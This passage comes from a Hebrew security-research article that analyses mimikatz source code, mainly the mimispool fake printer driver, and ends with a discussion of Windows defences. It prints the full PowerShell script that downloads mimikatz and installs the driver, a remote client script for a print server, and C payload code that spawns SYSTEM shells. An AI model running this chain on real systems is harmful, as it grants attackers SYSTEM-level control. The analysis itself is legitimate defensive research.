pPrivileges->Present[3] = pPrivileges->Enabled[3] /*= pPrivileges->EnabledByDefault[3]*/ = 0xff;
pPrivileges->Present[4] = pPrivileges->Enabled[4] /*= pPrivileges->EnabledByDefault[4]*/ = 0x0f;
```

Mimispool - print that

דרייבר נוסף ש-Mimikatz מאפשר לטעון בשביל לנצל את המערכת לשליפת סיסמאות. הדרייבר (המזויף) של מדפסת ויכול לסייע בתקיפות Printnightmare, Printerbug וחבריה. לניצול הדרייבר, mimikatz מעתיק אותו לתיקיית הדרייברים של המדפסות ויוצר ערך רגיסטרי בהתאם המצביע על אליו. ברגע שהדרייבר יותקן, יתפתח לנו shell בהרשאות של system.

התקנת התהליך, כמו שמופיע בקובץ ה-README.md של mimispool היא בעזרת סקריפט PS:


```
$printerName     = 'Kiwi Legit Printer'
$system32        = $env:systemroot + '\system32'
$drivers         = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\' + $printerName

Invoke-WebRequest -Uri 'https://github.com/gentilkiwi/mimikatz/releases/latest/download/mimikatz_trunk.zip' -OutFile '.\mimikatz_trunk.zip'
Expand-Archive -Path '.\mimikatz_trunk.zip' -DestinationPath '.\mimikatz_trunk'

Copy-Item -Force -Path ($system32 + '\mscms.dll')              -Destination ($system32 + '\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll'   -Destination ($drivers  + '\x64\3\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($drivers  + '\W32X86\3\mimispool.dll')

Add-PrinterDriver -Name       'Generic / Text Only'
Add-Printer       -DriverName 'Generic / Text Only' -Name $printerName -PortName 'FILE:' -Shared

New-Item         -Path ($RegStartPrinter + '\CopyFiles')        | Out-Null

New-Item         -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Directory' -PropertyType 'String'      -Value 'x64\3'             | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Files'     -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Module'    -PropertyType 'String'      -Value 'mscms.dll'         | Out-Null

New-Item         -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory' -PropertyType 'String'      -Value 'W32X86\3'          | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files'     -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module'    -PropertyType 'String'      -Value 'mscms.dll'         | Out-Null

New-Item         -Path ($RegStartPrinter + '\CopyFiles\Mango')  | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Directory' -PropertyType 'String'      -Value $null               | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Files'     -PropertyType 'MultiString' -Value $null               | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Module'    -PropertyType 'String'      -Value 'mimispool.dll'     | Out-Null
```


ניתן לנצל את הפגיעות מרחוק בעזרת סקריפט ה-client:

```
$serverName  = 'printnightmare.gentilkiwi.com'
$username    = 'gentilguest'
$password    = 'password'
$printerName = 'Kiwi Legit Printer'

$fullprinterName = '\\' + $serverName + '\' + $printerName
$credential = (New-Object System.Management.Automation.PSCredential($username, (ConvertTo-SecureString -AsPlainText -String $password -Force)))

Remove-PSDrive -Force -Name 'KiwiLegitPrintServer' -ErrorAction SilentlyContinue
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue

New-PSDrive -Name 'KiwiLegitPrintServer' -Root ('\\' + $serverName + '\print$') -PSProvider FileSystem -Credential $credential | Out-Null
Add-Printer -ConnectionName $fullprinterName

$driver = (Get-Printer -Name $fullprinterName).DriverName
Remove-Printer -Name $fullprinterName
Remove-PrinterDriver -Name $driver
Remove-PSDrive -Force -Name 'KiwiLegitPrintServer'
# mimispool still in spool\drivers
```


בסקריפט, נתחבר ל-RPC שמייחצנת המדפסת (בדמות "תיקיית רשת") מרחוק.

מאחורי הקלעים, השירות spoolsv.exe מעתיק את הדרייבר (פעמיים) מהתיקייה של המדפסות אל תיקיית הדרייברים המקומית (משנה ה-path):





התהליך spoolsv רץ כ-system ועל כן, קבצים שיצור יכולים להיות מועתקים למקומות הדורשים הרשאות גבוהות כדוגמת system32 . קובץ ה-mimispool שלנו ימופה לנתיב ברגיסטרי בנתיב HKLM הנוגע לכלל המערכת. לאחר מכן, נשים לב שיפתח לנו cmd (שבמקרה הזה כפוף ל-pid של 1648) כלומר תחת ה-process של האב spoolsv.exe:



אפשר להתחיל לעקוב אחרי ה-flow בקובץ ה-mimispool.c. הפונקציה שתיקרא ראשונה ב-DLL היא :DllMain

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
        UNREFERENCED_PARAMETER(hinstDLL);
        UNREFERENCED_PARAMETER(lpReserved);

        if (fdwReason == DLL_PROCESS_ATTACH)
        {
                RunProcessForAll(L"cmd.exe");
        }

        return TRUE;
}
```

שבהמלכה הקוד קורא לפונקציה runProcessForAll. בפונקציה זו, מושג ה-token של התהליך הנוכחי (שרץ כ-system) בעזרת הפוקנציות OpenProcessToken, GetCurrentProcess. נוצר העתק של הטוקן בעזרת DuplicateTokenEx וכן העתק של משתני הסביבה מתהליך ה-system בעזרת CreateEnvironmentBlock.


כעת, נהיה אדיבים וניתן **לכל ה-session-ים** במערכת cmd כ-system בעזרת enumeration של כל ה-sessions במערכת בעזרת WinStationEnumerateW ונקשר את ה-id של ה-session אל העתק הטוקן בעזרת SetTokenInformation. לבסוף, נריץ את התהליך cmd עם הטוקן החדש שיצרנו בעזרת CreateProcessAsUser. מרתק!

```
// Kiwi payload - SYSTEM on all active desktop(s)
BOOL RunProcessForAll(LPWSTR szProcess)
{
    BOOL status = FALSE;
    STARTUPINFO si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    HANDLE hToken, hNewToken;
    DWORD i, count;
    LPVOID Environment;
    PSESSIONIDW sessions;

    si.cb = sizeof(si);
    si.lpDesktop = L"winsta0\\default";

    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken))
    {
        if (DuplicateTokenEx(hToken, MAXIMUM_ALLOWED, NULL, SecurityIdentification, TokenPrimary, &hNewToken))
        {
            if (CreateEnvironmentBlock(&Environment, hNewToken, FALSE))
            {
                if (WinStationEnumerateW(SERVERHANDLE_CURRENT, &sessions, &count)) // cmd as SYSTEM for everyone
                {
                    for (i = 0; i < count; i++)
                    {
                        if (sessions[i].State == State_Active)
                        {
                            if (SetTokenInformation(hNewToken, TokenSessionId, &sessions[i].SessionId, sizeof(sessions[i].SessionId)))
                            {
                                if (CreateProcessAsUser(hNewToken, szProcess, NULL, NULL, NULL, FALSE, CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT, Environment, NULL, &si, &pi))
                                {
                                        CloseHandle(pi.hThread);
                                        CloseHandle(pi.hProcess);
                                }
                            }
```

נוסטלגיה - Mimilove

לאחר מעבר מהיר על הקוד של mimilove, אשר רובו מרוכז בקובץ mimilove.c, נראה שהקוד חוזר על טכניקות שתוארו כבר בכלי ה-mimikatz הרגיל. מסיבה זו, לא נתאר את הכלי במאמר. עם זאת, אנקטודה נחמה היא שנראה כי הכלי נוצר על מנת לתת קצת שביעות רצון לחובבי הנוסטלגיה (:

להלן פוסט מהטוויטר של delphy:



סיכום

אם הייתם ערניים מספיק כנראה ששמתם לב שלא ענינו עדיין על שאלת המחקר שאיתה התחלנו את המעבר על קוד המקור של mimikatz והיא האם פתרונות ההגנה שיש היום בסביבת Windows יכולים להתמודד עם הכלי בצורה מספקת. זאת מכיוון שהתשובה חלקית.

השימוש ב-PPL ו-Credential Guard בהחלט נותן מענה מספיק להתמודדות עם שליפת הנתונים של Mimikatz מהזיכרון (שלא לדבר על זה שללא שימוש בכלי התחמקות וערפול נוספים, אף גרסה של הכלי לא יכולה לעבור Defender מודרני). מוזמנים להקים מכונת Enterprise Windows 10/11, לעקוב אחרי הוראות ההקשחה מהמאמר הראשון, לבטל את כל שאר המגננות, להוריד את הכלי ולראות אם אתם מצליחים להריץ את sekurlsa::logonpassword המוכרת. ספוילר:

ERROR kuhl_m_sekurlsa_acquireLSA

נקודה זו סוגרת לנו את המאמר בצורה טובה - בסופו של דבר Mimikatz של בנג'מין מעולם לא נועד להיות כלי תקיפה אלא **כלי מחקר**. זו גם הסיבה מדוע נתקלנו במספר מאוד מצומצם של טכניקות Evasion או Obfuscation למרות שברור כי בנג'מין בהחלט היה מסוגל לכך.

לסיום, נתייחס לפיל נוסף שבחדר - למה לא הראנו וניתחנו את קוד המקור של פעולות כגון DCSync, DCShadow ,Skeleton Key וכדו'. אם כי אלו בהחלט נושאים שמרתקים אותנו (וכנראה שגם אתכם), בחרנו לא להיכנס אליהם מכיוון שהם פחות רלוונטיים למטרת המאמר (כיצד Mimikatz מתממשק ומנצל את LSASS). עם זאת, באותה נשימה נגיד שקיים סיכוי גבוה (100%) שננתח את הקוד מקור של מתקפות בסגנון ואפילו נראה את השוני של כיצד כלים שונים כמו Impacket, Rubues, Invoke-Mimikatz ועוד רבים אחרים בחרו לממש כל מתקפה במאמרי המשך שנפרסם במסגרת המגזין. אז בהחלט יש למה לצפות :)

על הכותבים

יהונתן אלקבס, חוקר אבטחת מידע בחברה לא קטנה ולא פרטית. חובב סוקולנטים, קפה וטיולים.

עדי מליאנקר, 26, חוקר אבטחה ובודק חדירות בסביבות אפליקטיביות, תשתיתיות ומה שביניהן.